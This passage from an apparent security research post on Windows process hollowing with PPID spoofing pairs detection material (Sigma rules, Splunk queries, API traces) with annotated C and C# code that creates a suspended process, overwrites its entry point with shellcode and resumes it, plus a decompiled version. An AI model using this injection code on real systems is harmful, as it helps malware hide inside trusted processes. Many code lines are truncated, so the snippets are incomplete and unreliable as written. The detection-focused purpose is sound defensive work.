*CreateProcess*, *VirtualAllocEx()*, and *WriteProcessMemory*.
4. This Process Hollowing technique is used with PPID Spoofing. Monitoring and investigating parent-child relationships can be a good starting point for the initial investigation. Some detection ideas of a parent-child relationship rule could be abnormal (unexpected) parent process spawning the child process in question. This can be investigated using Windows Event ID 4688 or Sysmon 1 (most mid to advance actors will not make it this easy). You can also analyze the ETW Microsoft-Windows-Kernel-Process provider, specifically the EventHeader ProcessId field to show the real parent of the spawn process. Be careful about false positives if you use the ETW log mentioned, such as the legitimate spoofing when User Account Control (UAC) is enabled on the machine.

5. Analyzing the process properties and behavior can help confirm the suspicious process of 'Hollowing'. In normal operation, the process should have the same references between the Process Environment Block (PEB) and the Virtual Address Descriptor (VAD). Analyzing the PEB and VAD structures to compare the results of the stored information about the process with the base address, process path and the virtual address space allocation, you can observe the reference change due to the unmapping of memory in the 'Hollowed' process. You can also analyze command line arguments of the suspicious process for any unusual parameters and compare the process in question to known good (normal) command line parameters in the environment.

Detection Ideas

Researching the Process Hollowing technique and looking at the proof-of-concept (POC) below, we can see some functions that we can monitor, such as CreateProcess, ReadProcessMemory, WriteProcessMemory, and ResumeThread. After all, the general operation of Process Hollowing is as follows:

1. Create a trusted process in a SUSPENDED state.
2. 'Hollow' out the content in memory.
3. Insert malicious code.
4. Resume the process.

In the screenshot below, observe where the process is started in a suspended set. Next, the memory is 'zeroed' out and allocated to write the malicious shellcode. Lastly, the process is resumed.

#	Time of Day	Thr...	Module	API
1	6:18:40.402 PM	1	process_hollow.e...	GetProcessHeap ( )
2	6:18:40.402 PM	1	process_hollow.e...	HeapAlloc (0x00000000009a0000, 0, 48)
3	6:18:40.402 PM	1	process_hollow.e...	CreateProcessA (NULL, "notepad", NULL, NULL, FALSE, CREATE_SUSPENDED | EXT...
4	6:18:40.402 PM	1	KERNELBASE.dll	memset (0x000000000061e2c0, 0, 88)
5	6:18:40.402 PM	1	KERNELBASE.dll	memset (0x000000000061f0e0, 0, 256)
6	6:18:40.402 PM	1	KERNELBASE.dll	memset (0x000000000061e2c0, 0, 88)
7	6:18:40.402 PM	1	KERNELBASE.dll	memset (0x000000000061e010, 0, 88)
8	6:18:40.402 PM	1	KERNELBASE.dll	memset (0x000000000061e4b8, 0, 456)
9	6:18:40.402 PM	1	KERNEL32.DLL	memset (0x000000000061d960, 0, 376)
10	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x00000000009b0230, 0, 4096)
11	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x000000000061e4b8, 0, 456)
12	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x000000000061e2c0, 0, 88)
13	6:18:40.418 PM	1	KERNEL32.DLL	NtQueryInformationProcess (0x00000000000000e0, ProcessBasicInformation, 0.
14	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x000000000061da50, 0, 284)
15	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x000000000061d4c0, 0, 832)
16	6:18:40.418 PM	1	KERNEL32.DLL	memset (0x000000000061d800, 0, 456)
17	6:18:40.418 PM	1	process_hollow.e...	NtQueryInformationProcess (0x00000000000000e0, ProcessBasicInformation, 0x00...
18	6:18:40.432 PM	1	process_hollow.e...	ReadProcessMemory (0x00000000000000e0, 0x000000da4f4ff010, 0x00000000006...
19	6:18:40.449 PM	1	process_hollow.e...	ReadProcessMemory (0x00000000000000e0, 0x00007ff7ff350000, 0x000000000061...
20	6:18:40.479 PM	1	process_hollow.e...	WriteProcessMemory (0x00000000000000e0, 0x00007ff7ff373f40, 0x00000000001b...
21	6:18:40.479 PM	1	process_hollow.e...	ResumeThread (0x00000000000000dc)
22	6:18:40.479 PM	1	KERNELBASE.dll	NtResumeThread (0x00000000000000dc, 0x000000000061f478)

Figure 15 - Process Hollowing APIs Used

Proof-of-Concept Query and Sigma Rule

We developed a POC query and Sigma rule (experimental) based on the following research in this blog post. The caveat is that every environment is different, and this detection will require additional tuning and refinement.

Process Hollowing Process Access Sigma Rule:

```
title: Process Hollowing Process Access Event
id: 8c73e59e-bf22-42b9-9022-bb20406acdda
status: experimental
description: Detects suspicious process hollowing activity by monitoring process acces
references:
    - https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-336a
    - https://www.uptycs.com/blog/warzonerat-can-now-evade-with-process-hollowing
    - https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats,
    - https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flag:
author: Leo Bastidas @cyberGoatPsyOps
date: 2023/05/11
tags:
    - attack.t1055.012
```

```
    - attack.defense_evasion
    - attack.privilege_escalation
logsource:
    category: process_access
    product: windows
    definition: Must have Sysmon installed and correlate by matching SourceUser and Sou

detection:
    selection:
        GrantedAccess:
            - 0x1FFFFF
            - 0x1F3FFF
        SourceUser: # Correlate with Sysmon EID 1 ParentUser field
        SourceProcessGUID: # Correlate with Sysmon EID 1 ProcessGuid field
    filter:
        SourceImage|endswith:
            - 'NGenTask.exe'
            - 'WerFault.exe'
            - 'Sysmon64.exe'
            - 'apimonitor-x64.exe'
            - 'MicrosoftEdgeUpdate.exe'
    condition: selection and not filter
fields:
    - UtcTime
    - EventCode
    - host
    - ProcessId
    - ParentProcessId
    - Image
    - ParentImage
falsepositives:
    - Legitimate administrative activities
level: medium
level: medium
```

Process Hollowing Process Create Sigma Rule:

```
title: Process Hollowing Process Create Event
id: e8cbd6c4-7a59-46df-a1f1-f5d46415045d
status: experimental
description: Detects suspicious process hollowing activity by correlating with process
references:
    - https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-336a
    - https://www.uptycs.com/blog/warzonerat-can-now-evade-with-process-hollowing
    - https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats,
    - https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flag:
author: Leo Bastidas @cyberGoatPsyOps
date: 2023/05/11
```

```
tags:
    - attack.t1055.012
    - attack.defense_evasion
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
    definition: Must have Sysmon installed. You can also use Sysmon Event 25 to correla
detection:
    selection1:
        ParentUser: # You correlate ParentUser to SourceUser from EventID 10
    selection2:
        ProcessGuid: # You correlate ProcessGuid to SourceProcessGuid from EventID 10
    filter:
        Image|endswith:
            - 'wevtutil.exe'
            - 'MicrosoftEdgeUpdate.exe'
            - 'teams'
        ParentImage|endswith:
            - 'apimonitor-x64.exe'
    condition: all of selection* and not filter
fields:
    - UtcTime
    - EventCode
    - host
    - ProcessId
    - ParentProcessId
    - Image
    - ParentImage
falsepositives:
    - Legitimate administrative activities
level: medium
```

Process Hollowing Splunk Query:

```
(index=windows EventCode=10 GrantedAccess IN ("0x1FFFFF", "0x1F3FFF") AND NOT (SourceIm
| eval matchGUID=TargetProcessGUID
| eval matchUser=SourceUser
| append
    [ search (index=windows EventCode IN (1) AND NOT (Image IN ("*wevtutil.exe","*Micro
| append
    [ search (index=windows EventCode IN (25)) | rex field=Message "(?ims)(.*process\s
| eval image = mvappend('Image','SourceImage')
| mvexpand image
| eval processId = mvappend('ProcessId','SourceProcessId')
| mvexpand processId
| table UtcTime matchGUID, matchUser, tamperedImage, host, processId, ParentProcessId,
```

```
| dedup UtcTime
| sort -UtcTime
```

Detail Breakdown of the Query:

1. The query first pulls Windows Event Logs with an EventCode of 10, which are Process Access Event, and a GrantedAccess value of 0x1FFFFF or 0x1F3FFF. This indicates that a process has gained full access permissions to another process. This is often an indicator of suspicious activity but remember that Process Hollowing does not need full access.
2. The query also attempts to filter out known good with the `AND NOT` operator.
3. The `eval` statement is used to create new fields (`matchGUID` and `matchUser`), which will be used for correlation.
4. An `append` command is used to include process creation events. These events are attempting to identify the source of the process that might be hollowed out.
5. It appends another subsearch that looks for events with EventCode=25 (Sysmon file tampering) in the Windows index. A regular expression is used to extract the tamperedImage field from the Message field.
6. The `stats` command is used to group the results by the `matchGUID` and `matchUser` fields. This allows us to track the same process across different events.
7. The `mvappend`, `mvexpand`, and `table` commands are used to combine process IDs and create a table.
8. The `dedup` command is used to remove any duplicate entries.
9. The `where isnotnull(TargetProcessId)` condition is used to filter out results where the TargetProcessId is NULL. This was used to filter out results (including some malicious events) to make it easier to observe the spawning of the hollowed-out process.
10. Finally, the `sort` command is used to order the results based on the timestamp.

```
(index=windows EventCode=10 GrantedAccess=0x1FFFFF AND NOT SourceImage IN ("*NGenTask.exe", "*WerFault.exe", "*Sysmon64.exe", "*apimonitor-x64.exe", "*MicrosoftEdgeUpdate.exe"))
| eval matchGUID=SourceProcessGUID
| eval matchUser=SourceUser
| append
    [ search (index=windows EventCode=1 AND NOT (Image IN ("*wevtutil.exe","*MicrosoftEdgeUpdate.exe", "*teams") OR ParentImage IN ("*apimonitor-x64.exe")))  | eval matchGUID=ProcessGuid | eval matchUser=ParentUser ]
| stats values(*) as * by matchGUID, matchUser
| eval image = mvappend('Image','SourceImage')
| mvexpand image
| eval processId = mvappend('ProcessId','SourceProcessId')
| mvexpand processId
| table UtcTime matchGUID, matchUser, host, processId, ParentProcessId, TargetProcessId, image, ParentImage, TargetImage, CallTrace
| dedup UtcTime
```| where isnotnull(TargetProcessId)```
| sort -UtcTime
```

Last 24 hours

✓ 231 events (5/9/23 6:00:00.000 PM to 5/10/23 6:48:15.000 PM) No Event Sampling Job Verbose Mode

Events (231) Patterns Statistics (169) Visualization

100 Per Page Format Preview ‹ Prev 1 2 Next

| UtcTime | matchGUID | matchUser | host | processId | ParentProcessId | TargetProcessId | image | ParentImage | TargetImage | CallTrace |
|---|---|---|---|---|---|---|---|---|---|---|
| 2023-05-10 18:26:04.326 | {28789d77-e1bc-645b-5a0a-000000005b00} | MARVEL\loki | ASGARD-WRKSTN | 6920 | 7972 | | C:\Windows\System32\notepad.exe | C:\Windows\explorer.exe | | |
| 2023-05-10 18:26:04.317 | {28789d77-e1bc-645b-580a-000000005b00} | MARVEL\loki | ASGARD-WRKSTN | 3220 | | 6920 | C:\Users\loki\Desktop\process_hollowing\process_hollow.exe | | C:\Windows\SYSTEM32\notepad.exe | C:\Windows\SYSTEM32\ntdll.dll+9e8f4\|C:\Windows\System32\KERNELBASE.dll+8e73\|C:\Windows\System32\KERNELBASE.dll+767e\|C:\Windows\System32\KERNELBASE.dll+7226\|C:\Windows\System32\KERNEL32.DLL+1c7b4\|C:\Program Files\rohitab.com\API Monitor\apimonitor-drv-x64.sys+ab32\|C:\Program Files\rohitab.com\API Monitor\apimonitor-drv-x64.sys+3997\|UNKNOWN(00000000001F5003F) |
| 2023-05-10 18:26:04.130 | {28789d77-e1bc-645b-590a-000000005b00} | MARVEL\loki | ASGARD-WRKSTN | 10200 | | 3220 | C:\Windows\system32\conhost.exe | | C:\Users\loki\Desktop\process_hollowing\process_hollow.exe | C:\Windows\SYSTEM32\ntdll.dll+9d4c4\|C:\Windows\System32\KERNELBASE.dll+2c13e\|C:\Windows\system32\conhost.exe+eb75\|C:\Windows\system32\conhost.exe+ecbd\|C:\Windows\system32\conhost.exe+ee18\|C:\Windows\system32\conhost.exe+a8fc\|C:\Windows\System32\KERNEL32.DLL+17034\|C:\Windows\SYSTEM32\ntdll.dll+526a1 |

Figure 16 - Results of the Query

As you can see, this is not a 'silver bullet', but will give detection ideas of how to narrow down on possible Process Hollowing techniques. Notice the CallTrace field, where we can view the memory offset of where the legitimate process was created in a suspended state, KERNEL32.DLL+17034.

| | | | | |
|---|---|---|---|---|
| 4 | 6:26:04.317 PM | 1 | process_hollow.e... | CreateProcessA ( NULL, "notepad", NULL, NULL, FALSE, CREATE_SUSPEN |
| 5 | 6:26:04.317 PM | 1 | KERNELBASE.dll | memset ( 0x000000000061e2c0, 0, 88 ) |
| 6 | 6:26:04.317 PM | 1 | KERNELBASE.dll | memset ( 0x000000000061f0e0, 0, 256 ) |
| 7 | 6:26:04.317 PM | 1 | KERNELBASE.dll | memset ( 0x000000000061e2c0, 0, 88 ) |

Parameters: CreateProcessA (Kernel32.dll)

| # | Type | Name | Pre-Call Value | Post-Call Value |
|---|---|---|---|---|
| 1 | LPCTSTR | lpApplicationName | NULL | NULL |
| 2 | LPTSTR | lpCommandLine | 0x000000000040a046 "notepad" | 0x000000000040a046 "n |
| 3 | LPSECURI... | lpProcessAttributes | NULL | NULL |
| 4 | LPSECURI... | lpThreadAttributes | NULL | NULL |
| 5 | BOOL | bInheritHandles | FALSE | FALSE |
| 6 | DWORD | dwCreationFlags | CREATE_SUSPENDED \| EXTENDED... | CREATE_SUSPENDED \| E |
| 7 | LPVOID | lpEnvironment | NULL | NULL |
| 8 | LPCTSTR | lpCurrentDirectory | NULL | NULL |
| 9 | LPSTARTU... | lpStartupInfo | 0x000000000061f9f0 = { cb = 112,... | 0x000000000061f9f0 = { |
| 1.. | LPPROCE... | lpProcessInformat... | 0x000000000061f9d0 = { hProcess... | 0x000000000061f9d0 = |
| | BOOL | Return | | TRUE |

Hex Buffer: 8 bytes (Post-Call)

0000 6e 6f 74 65 70 61 64 00 notepad.

Call Stack: CreateProcessA (Kernel32.dll)

| # | Module | Address | Offset | Location |
|---|---|---|---|---|
| 1 | process_hollow.exe | 0x0000000000401903 | 0x1903 | |
| 2 | process_hollow.exe | 0x00000000004013b1 | 0x13b1 | |
| 3 | process_hollow.exe | 0x00000000004014fb | 0x14fb | |
| 4 | KERNEL32.DLL | 0x00007ffc66b57034 | 0x17034 | BaseThreadInitThur |

Output

DLLs: 222
APIs: 15805
COM Interfaces: 1826
COM Methods: 22262

API Loader Monitoring Output

Figure 17 - CreateProcessA Call Stack (Kernal32.dll)

In the following screenshot, you can also see where the 'hollowing out' is occurring in the CallTrace field.
```

C:\Users\loki\Desktop\process_ho
C:\Windows\SYSTEM32\notepad.ex

#	Time of Day	Thr...	Module	API
1	6:26:04.317 PM	1	process_hollow.e...	memset (0x00000000061f9f0, 0, 112)
2	6:26:04.317 PM	1	process_hollow.e...	GetProcessHeap ( )
3	6:26:04.317 PM	1	process_hollow.e...	HeapAlloc (0x00000000000e0000, 0, 48)
4	6:26:04.317 PM	1	process_hollow.e...	CreateProcessA (NULL, "notepad", NULL, NU
5	6:26:04.317 PM	1	KERNELBASE.dll	memset (0x00000000061e2c0, 0, 88)
6	6:26:04.317 PM	1	KERNELBASE.dll	memset (0x00000000061f0e0, 0, 256)
7	6:26:04.317 PM	1	KERNELBASE.dll	memset (0x00000000061e2c0, 0, 88)
8	6:26:04.317 PM	1	KERNELBASE.dll	memset (0x00000000061e010, 0, 88)
9	6:26:04.317 PM	1	KERNELBASE.dll	memset (0x00000000061e4b8, 0, 456)
10	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061d960, 0, 376)
11	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x0000000000f06b0, 0, 4096)
12	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061e4b8, 0, 456)
13	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061e2c0, 0, 88)
14	6:26:04.317 PM	1	KERNEL32.DLL	NtQueryInformationProcess (0x00000000
15	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061da50, 0, 284)
16	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061d4c0, 0, 832)
17	6:26:04.317 PM	1	KERNEL32.DLL	memset (0x00000000061d800, 0, 456)
18	6:26:04.317 PM	1	process_hollow.e...	memset (0x00000000061f990, 0, 48)

Parameters: memset (Ntdll.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	void*	dest	0x00000000061e2c0	0x00000000061e2c0
2	int	c	0	0
3	size_t	count	88	88
	void*	Return		0x00000000061e2c0

Hex Buffer


Call Stack: memset (Ntdll.dll)

#	Module	Address	Offset	Location
1	KERNELBASE.dll	0x00007ffc65ab8197	0x8197	CreateProcessInternalW + 0x307
2	KERNELBASE.dll	0x00007ffc65ab767e	0x767e	CreateProcessInternalA + 0x43e
3	KERNELBASE.dll	0x00007ffc65ab7226	0x7226	CreateProcessA + 0x66
4	KERNEL32.DLL	0x00007ffc66b5c7b4	0x1c7b4	CreateProcessA + 0x54

Output

Categor
Variabl
DLLs:
APIs:
COM Int
COM Met

Figure 18 - memset API usage



< Prev 1 2 Next >

rocessId	image	ParentImage	TargetImage	CallTrace
	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe		
6920	C:\Users\loki\Desktop\process_hollowing\process_hollow.exe		C:\Windows\SYSTEM32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System32\KERNELBASE.dll+767e|C:\Windows\System32\KERNELBASE.dll+7226|C:\Windows\System32\KERNEL32.DLL+1c7b4|C:\Program Files\rohitab.com\API Monitor\apimonitor-drv-x64.sys+ab32|C:\Program Files\rohitab.com\API Monitor\apimonitor-drv-x64.sys+3997|UNKNOWN(0000000001F5003F)

Figure 19 - Call Tracing Capturing memset API

Note 1:

When coming up with the detection idea, another POC was also used to help analyze any possible data gaps, so I turned to Atomic RedTeam, who led me to FuzzySecurity Start-Hollow PowerShell script (https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Start-Hollow.ps1)

Note 2:
The provided Sigma rules are not usable for productions environment that utilize Sigma, they cannot be converted to any other SIEM query language. They are only provided for reference purposes.

1.5 Code Demonstration in C and C#

The first code excerpt demonstrates the Process Hollowing in C. We will be discussing the major points of the code. There are several print statements that aid in understanding of the execution flow that would not normally be added in an active tool.

Line 83 creates the new Notepad process in a suspended state. We will inject our malicious code into this process. Of note, the EXTENDED_STARTUPINFO_PRESENT is used to aid with the PPID spoofing.

Lines 87–88 initialize the PROCESS_BASIC_INFORMATION structure and set its memory to zero.

Line 89 obtains a Handle to the Notepad instance we just started.

Line 91 uses the Notepad handle to populate the PROCES_BASIC_INFORMATION structure.

Lines 92–93 get a reference to the Notepad PEB.

Lines 94–95 use the PEB and the 0x10 offset to get a pointer to address to the MZ header of the Notepad process. The 0x10 offset is used for 64-bit windows. The offset for 32-bit windows is 0x8.

Line 98 reads eight (8) bytes from the Notepad memory to get the actual address of the MZ Header.

Line 108 reads the MZ and the PE header from Notepads memory.

Line 115 uses the MZ header, copied above, to get the offset to the PE header.

Line 116–118 calculates the pointer to the entry point by using the PE offset + 0x28. 0x28 is the offset to the pointer to the address of the entry point.

PE File format

offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00000000	0x5A4D (MZ)		lastsize		PagesInFile		relocations		headerSizeInParagraph		MinExtraPargraphNeeded		MaxExtraPargraphNeeded		Initial (relative) SS	
0x00000010	Initial (relative) SP		checksum		Initial IP		Initial (relative) CS		FileAddOfRelocTable		OverlayNumber		reserved		reserved	
0x00000020	reserved		reserved		OEMIdentifier		OEMInformation		reserved		reserved		reserved		reserved	
0x00000030	reserved		reserved		reserved		reserved		reserved		reserved		0x80 (offset to PE signature)			
0x00000040	This block contains instructions to display the message "This program cannot be run in DOS mode" when run in MS-DOS															
0x00000050																
0x00000060																
0x00000070																
0x00000080	0x00004550 (PE\0\0 - PE Signature)				Target Machine		NumberOfSections		TimeDateStamp				PointerToSymbolTable (0 for image)			
0x00000090	NumberOfSymbols (0 for image)				SizeOfOptionalHeaders		Characteristics		0x10B (exe)		lnMajVer	lnMnrVer	SizeOfCode			
0x000000A0	SizeOfInitializedData				SizeOfUninitializedData				AddressOfEntryPoint				BaseOfCode			
0x000000B0	BaseOfData				ImageBase				SectionAlignment				FileAlignment			
0x000000C0	MajorOSVersion		MinorOSVersion		MajorImageVersion		MinorImageVersion		MajorSubSystemVersion		MinorSubsystemVersion		Win32VersionValue			

Figure 20 - MZ/PE Header Structure

Lines 119–122 move the address into a pointer to which it will be written.

Line 123 overwrites the entry point with our malicious code.

Line 130 is the most important part: Resume the paused Notepad thread to execute the malicious code.

```
83      CreateProcessA(NULL, (LPSTR)"notepad", NULL, NULL, FALSE, EXTENDED_STARTUPINFO_I
 84      // PPID Spoofing
 85
 86      // Process Hollowing
 87      PROCESS_BASIC_INFORMATION bi = {};
 88      memset(&bi, 0, sizeof(PROCESS_BASIC_INFORMATION));
 89      HANDLE hProcess = pi.hProcess;
 90      PULONG tmp = 0;
 91      NtQueryInformationProcess(hProcess, ProcessBasicInformation, &bi, sizeof(PROCE
 92      PEB *peb = bi.PebBaseAddress;
 93      printf("PEB address(remote): %p\n", peb);
 94      PVOID ptrToImageBase = (PVOID)(((char*)peb)+0x10);
 95      printf("ImageBaseAddress(remote): 0x%llx\n", ptrToImageBase);
 96      QWORD addrBuf = 0;
```

```
 97     SIZE_T tmp2 = 0;
 98     if(ReadProcessMemory(hProcess, ptrToImageBase, &addrBuf, 8, &tmp2) == 0)
 99     {
100         char* errorStr = GetLastErrorAsString();
101         printf("Error'd out: %s\n", errorStr);
102         free(errorStr);
103         exit(1);
104     }
105
106     printf("Remote Image Address(remote): 0x%llx\n", addrBuf);
107     char data[0x200] = {0};
108     if(ReadProcessMemory(hProcess, (PVOID)addrBuf, data, 0x200, &tmp2) == 0)
109     {
110         char* errorStr = GetLastErrorAsString();
111         printf("Error'd out: %s\n", errorStr);
112         free(errorStr);
113         exit(1);
114     }
115     QWORD *ppeHdrOffset =(QWORD*)(data+0x3c);
116     DWORD peHdrOffset = *ppeHdrOffset;
117     printf("peoffset(remote): 0x%llx\n", peHdrOffset);
118     QWORD *ptrEntryOffset =(QWORD*)(data+peHdrOffset+0x28);
119     DWORD entryOffset = *ptrEntryOffset;
120     printf("entryOffset(remote): 0x%llx\n", entryOffset);
121     QWORD *ptrEntryPoint =(QWORD*)(addrBuf+entryOffset);
122     printf("Writting memory too(remote): 0x%llx\n", ptrEntryPoint);
123     if( WriteProcessMemory(hProcess, ptrEntryPoint, buf, encoded_size, &tmp2) == 0
124     {
125         char* errorStr = GetLastErrorAsString();
126         printf("Error'd out: %s\n", errorStr);
127         free(errorStr);
128         exit(1);
129     }
130     ResumeThread(pi.hThread);
131 }
```

The next code excerpt is in C# and performs the same actions as the above code sample. Let's walk through the code line by line.

Lines 171–182 creates the new process into which we will inject. In this case, we are spawning a svchost.exe with a parent services.exe. Again, the important flag is the Win32.CreationFlags.CreateSuspended. The Win32 class used in the C# code is a class used to hold Windows-related ENUMs, structures, and references to helper functions such as CreateProcess.

Line 185 is commented-out but was the way to spawn svchost.exe without the suspended or PPID spoofing.

Line 188 retrieves a Handle from the newly created svchost's process.

Line 189 uses the svchost's handle to populate the PROCES_BASIC_INFORMATION structure.

Line 191 gets a reference to the Notepad PEB and uses the PEB and the 0x10 offset to get a pointer to address to the MZ header of the Notepad process. The 0x10 offset is used for 64-bit windows. The offset for 32-bit windows is 0x8.

Lines 195–196 read eight (8) bytes from the svchost's memory to get the actual address of the MZ Header. Then it converts the byte array to apointer.

Line 199 reads the MZ and the PE header from svchost's memory.

Lines 201–203 use the MZ header, copied above, to get the offset to the PE header, and then calculate the pointer to the entry point by using the PE offset + 0x28. 0x28 is the offset to the pointer to the address of entry point.

Line 206 overwrites the entry point with our malicious code.

Line 207 is the most important part: Resume the paused Notepad thread to execute the malicious code.

Lines 209–220 this section of code performs exception handling and cleanup of memory.

```
171     Win32.CreateProcess(
172     null,
173     "c:\\Windows\\System32\\svchost.exe",
174     ref processSecurity,
175     ref threadSecurity,
176     false,
177     Win32.CreationFlags.ExtendedStartupInfoPresent | Win32.CreationFlags.CreateSus
178         IntPtr.Zero,
179         null,
180         ref startInfoEx,
181         out processInfo
182         );
183     // PPID Spoofing
184
185 //  bool res = CreateProcess(null, "c:\\Windows\\System32\\svchost.exe", IntPtr.Ze
186
187     uint tmp = 0;
188     IntPtr hProcess = processInfo.hProcess;
189     ZwQueryInformationProcess(hProcess, 0, ref bi, (uint)(IntPtr.Size * 6), ref tm
190
191     IntPtr ptrToImageBase = (IntPtr)((Int64)bi.PebAddress + 0x10);
```

```
192
193     byte[] addrBuf = new byte[IntPtr.Size];
194     IntPtr nRead = IntPtr.Zero;
195     ReadProcessMemory(hProcess, ptrToImageBase, addrBuf, addrBuf.Length, out nRead
196     IntPtr svchostBase = (IntPtr)(BitConverter.ToInt64(addrBuf, 0));
197
198     byte[] data = new byte[0x200];
199     ReadProcessMemory(hProcess, svchostBase, data, data.Length, out nRead);
200
201     uint e_lfanew_offset = BitConverter.ToUInt32(data, 0x3c);
202     uint opthdr = e_lfanew_offset + 0x28;
203     uint entrypoint_rva = BitConverter.ToUInt32(data, (int)opthdr);
204     IntPtr addressOfEntryPoint = (IntPtr)(entrypoint_rva + (UInt64)svchostBase);
205
206     WriteProcessMemory(hProcess, addressOfEntryPoint, buf, buf.Length, out nRead);
207     ResumeThread(processInfo.hThread);
208 }
209 catch (Exception e)
210 {
211     Console.Error.WriteLine(e.StackTrace);
212 }
213 finally
214 {
215     Win32.DeleteProcThreadAttributeList(startInfoEx.lpAttributeList);
216     Marshal.FreeHGlobal(startInfoEx.lpAttributeList);
217     Marshal.FreeHGlobal(lpValue);
218
219     Console.WriteLine("{0} started", processInfo.dwProcessId);
220 }
```

1.6 Reversing the Code

The C code discussed earlier was compiled into a Windows 64 bit executable using MinGW, then disassembled and decompiled with Ghidra. As you can see below, the Ghidra-generated source code is a very close match to the original.

```
Decompile: main - (process_hollow_c.exe)
86   UpdateProcThreadAttribute
87             ((LPPROC_THREAD_ATTRIBUTE_LIST)si.lpAttributeList,0,0x20000,&parentProcessHandle,8,
88              (PVOID)0x0,(PSIZE_T)0x0);
89   si.StartupInfo.cb = 0x70;
90   CreateProcessA((LPCSTR)0x0,"notepad",(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,
91                  0x80004,(LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
92   bi._0_8_ = 0;
93   bi.PebBaseAddress = (PPEB)0x0;
94   bi.AffinityMask = 0;
95   bi._24_8_ = 0;
96   bi.UniqueProcessId = 0;
97   bi.InheritedFromUniqueProcessId = 0;
98   memset(&bi,0,0x30);
99   hProcess = pi.hProcess;
100  NtQueryInformationProcess(pi.hProcess,0,&bi,0x30,0);
101  p_Var2 = bi.PebBaseAddress;
102  printf("PEB address(remote): %p\n",bi.PebBaseAddress);
103  printf("ImageBaseAddress(remote): 0x%llx\n",p_Var2->Reserved3 + 1);
104  addrBuf = 0;
105  tmp2 = 0;
106  BVar3 = ReadProcessMemory(pi.hProcess,p_Var2->Reserved3 + 1,&addrBuf,8,&tmp2);
107  if (BVar3 == 0) {
108    pcVar5 = GetLastErrorAsString();
109    printf("Error\'d out: %s\n",pcVar5);
110    free(pcVar5);
111                    /* WARNING: Subroutine does not return */
112    exit(1);
113  }
114  printf("Remote Image Address(remote): 0x%llx\n",addrBuf);
115  data._0_8_ = 0;
116  data._8_8_ = 0;
117  puVar7 = (undefined8 *)(data + 0x10);
118  for (lVar6 = 0x3e; lVar6 != 0; lVar6 = lVar6 + -1) {
119    *puVar7 = 0;
120    puVar7 = puVar7 + 1;
121  }
122  BVar3 = ReadProcessMemory(hProcess,(LPCVOID)addrBuf,data,0x200,&tmp2);
123  if (BVar3 == 0) {
124    pcVar5 = GetLastErrorAsString();
125    printf("Error\'d out: %s\n",pcVar5);
126    free(pcVar5);
127                    /* WARNING: Subroutine does not return */
128    exit(1);
129  }
130  printf("peoffset(remote): 0x%llx\n",data._60_8_ & 0xffffffff);
131  uVar1 = *(ulonglong *)(data + (data._60_8_ & 0xffffffff) + 0x28);
132  printf("entryOffset(remote): 0x%llx\n",uVar1 & 0xffffffff);
133  lpBaseAddress = (LPVOID)(addrBuf + (uVar1 & 0xffffffff));
134  printf("Writting memory too(remote): 0x%llx\n",lpBaseAddress);
135  BVar3 = WriteProcessMemory(hProcess,lpBaseAddress,buf,(longlong)encoded_size,&tmp2);
136  if (BVar3 == 0) {
137    pcVar5 = GetLastErrorAsString();
138    printf("Error\'d out: %s\n",pcVar5);
139    free(pcVar5);
140                    /* WARNING: Subroutine does not return */
141    exit(1);
142  }
143  ResumeThread(pi.hThread);
```

Figure 21 - Decompiled C Code

Reversing most C# code is simple with the tool dnSpy. There are methods to hide or corrupt the .exe so that dnSpy cannot decompile it, but for the most part, attackers do not go to that extent.

